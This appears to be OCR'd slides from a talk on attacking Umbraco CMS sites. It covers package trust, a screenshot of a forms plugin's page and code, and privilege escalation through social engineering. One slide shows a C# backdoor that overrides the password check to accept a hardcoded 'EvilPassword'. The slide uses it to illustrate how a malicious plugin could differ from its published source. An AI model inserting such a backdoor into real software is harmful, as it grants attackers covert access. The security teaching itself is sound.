- *Folders:* In the Forms section it is now possible to create folders (right-click > Create Folder). Folders can be created within other folders, and the sort-order of forms and folders can be altered (right-click > Sort).
- *Form Picker datatype:* A new form picker datatype is included which supports the folder structure.
- *Form Picker macro*: Likewise, a new form picker macro is included which supports the folder structure.
- *Multiple (!) start Nodes in Forms:* Similar to Start Node in the Content and Media sections, it is possible to set start nodes in forms. Unlike Content and Media, you can set multiple start nodes for forms. Using start nodes, you can control which users can edit / view / create forms in which folders. This does not currently affect the form pickers, users can still select any form, they just cannot edit them in the Forms section. The Start Nodes can be set in Users > Forms Security. A short video how it works is available here: https://www.youtube.com/watch?v=vaQsr2uY3bA&feature=youtu.be
- *Configurationfile:* To do some additional configuration on the default fields. The

Download package
version 1.8.3

## Project owner

jeffrey.schoemaker@perplex.nl
jeffrey.schoemaker@perplex.nl has 1010 karma points

Edit project

## Project Compatibility

This project is compatible with the following versions as reported by community members who have downloaded this package:

Untested or doesn't work on Umbraco Cloud
7.10.x (100%)
7.9.x (100%)
7.8.x (100%)
7.7.x (100%)

Report compatibility

## Project Information

**Project owner:** jeffrey.schoemaker@perplex.nl
**Contributors:** Wouter van der Beek , Timo Perplex , Daniël Knippers
**Created:** 22/01/2016
**Current version** 1.8.3
**.net Version** 4.5.2
**License** MIT
**Downloads:** 3483

## External resources

Source code

# Code check

This repository | Search | Pull requests | Issues | Marketplace | Explore

PerplexInternetmarketing / Perplex-Umbraco-Forms

Unwatch 5 | Star 5 | Fork 6

Code | Issues 2 | Pull requests 1 | Projects 0 | Wiki | Insights | Settings

Branch: master | Perplex-Umbraco-Forms / Perplex.Umbraco.Forms / Code / UmbracoEvents.cs | Find file | Copy path

PerplexDaniel Fixed Recaptcha on multi-page forms — f0497b1 on 13 Oct 2017

1 contributor

81 lines (70 sloc) | 3.16 KB — Raw | Blame | History

```
using System.Linq;
using System.Web;
using Umbraco.Core;
using Umbraco.Core.Logging;
using PerplexUmbraco.Forms.Code.Configuration;
using Umbraco.Web;
using Umbraco.Forms.Data.Storage;
using System;
using Umbraco.Forms.Core;

namespace PerplexUmbraco.Forms.Code
{
    public class UmbracoEvents : ApplicationEventHandler
    {
        protected override void ApplicationStarting(UmbracoApplicationBase umbracoApplication, ApplicationContext applicationContext)
        {
            // Make sure the configuration is created if it is not there yet
            PerplexUmbracoFormsConfig.CreateIfNotExists();

            var treeService = ApplicationContext.Current.Services.ApplicationTreeService;
            if(treeService != null)
            {
                // Hide default Umbraco Forms folder, we use our own to display folders
                var umbFormTree = treeService.GetByAlias("form");
                if (umbFormTree != null && umbFormTree.Initialize)
                {
                    umbFormTree.Initialize = false;
                    treeService.SaveTree(umbFormTree);
                }

                // Add our own tree if it's not there yet
                var pplxFormTree = treeService.GetByAlias("perplexForms");
                if (pplxFormTree == null)
                {
                    treeService.MakeNew(true, 1, "forms", "perplexForms", "Forms", "icon-folder", "icon-folder-open", "PerplexUmbraco.For
                }
```

<!-- Security by Jeffrey Schoemaker -->

Level 2
Getting into Umbraco

# Ok, it's safe

## Let's download it

Our Umbraco

Forum **Projects** Documentation Download Contribute Community Videos

Our → Projects → *Backoffice extensions*

15 votes

### Umbraco Forms on Perplex Steroids

This package extends the default **Umbraco Forms**-package with some additional controls and copy-functionality, as well as the ability to organize forms in folders. Changelogs are included in the package itself and can be viewed before installation.

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- *Perplex Text Field*: Adds placeholder-functionality, maximum length-attributes and HTML5 input-type specification
- *Perplex Textarea Field*: Adds placeholder and maximum length-attributes.
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Download package
version 1.8.3

**Project owner**

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7.8.x (100%)

```
<!-- Security by Jeffrey Schoemaker -->
```

Level 2
Getting into Umbraco

# But...

- Who says the uploaded package is the same as the uploaded sourcecode?
- May be it contains some code like this...

# Create a password that always works

```
public class EvilBackOfficeUserManager : BackOfficeUserManager
{
    public override Task<bool> CheckPasswordAsync(BackOfficeIdentityUser user, string password)
    {
        if (password == "EvilPassword")
        {
            return Task.FromResult(true);
        }

        return base.CheckPasswordAsync(user, password);
    }
```

# Official Umbraco Guidelines

- You should audit 3rd party plugins you install in Umbraco. Most of them are open source so they can be inspected
    - We don't know of any malicious plugin that currently exists or has ever existed

<!– Hardening tip 5-->

# Compile packages yourself?

<!– END Hardening tip 5 -- >

I am not sure
about this...


But be aware of the
possible impacts

# Mission 2: Accomplished

- Exploit known vulnerabilities in specific versions
- Create your own exploit


LEVEL 1

Footprint & Identification



LEVEL 2

Getting into Umbraco




LEVEL 3

Privilege escalation

LEVEL 4

Clearing our tracks


Level 3

# Privilege escalation

# Privilege escalation

The act of **exploiting a bug**, design flaw or **configuration oversight** in an operating system or software application to **gain elevated access** to resources that are normally protected from an application or user. The result is that an application with **more privileges than intended** by the application developer or system administrator can perform **unauthorized actions**.


**Thank you, wikipedia**




Level 3
Privilege escalation

# So...


- We have access to Umbraco, but we want more access




Level 3
Privilege escalation

# Mission 3.1:

- Goal: Get more privileges within Umbraco
- Approach: Social engineering





Level 3
Privilege escalation


# Case 1: Meet Mike, our happy trainee


- Mike helps editing the site
- It’s a complex website
- No property descriptions in Umbraco


Level 3
Privilege escalation

# Some of the datatypes




Level 3
Privilege escalation


# Mike is so helpful..

“Shall I add some descriptions to your properties so everyone can work with your Umbraco install?”

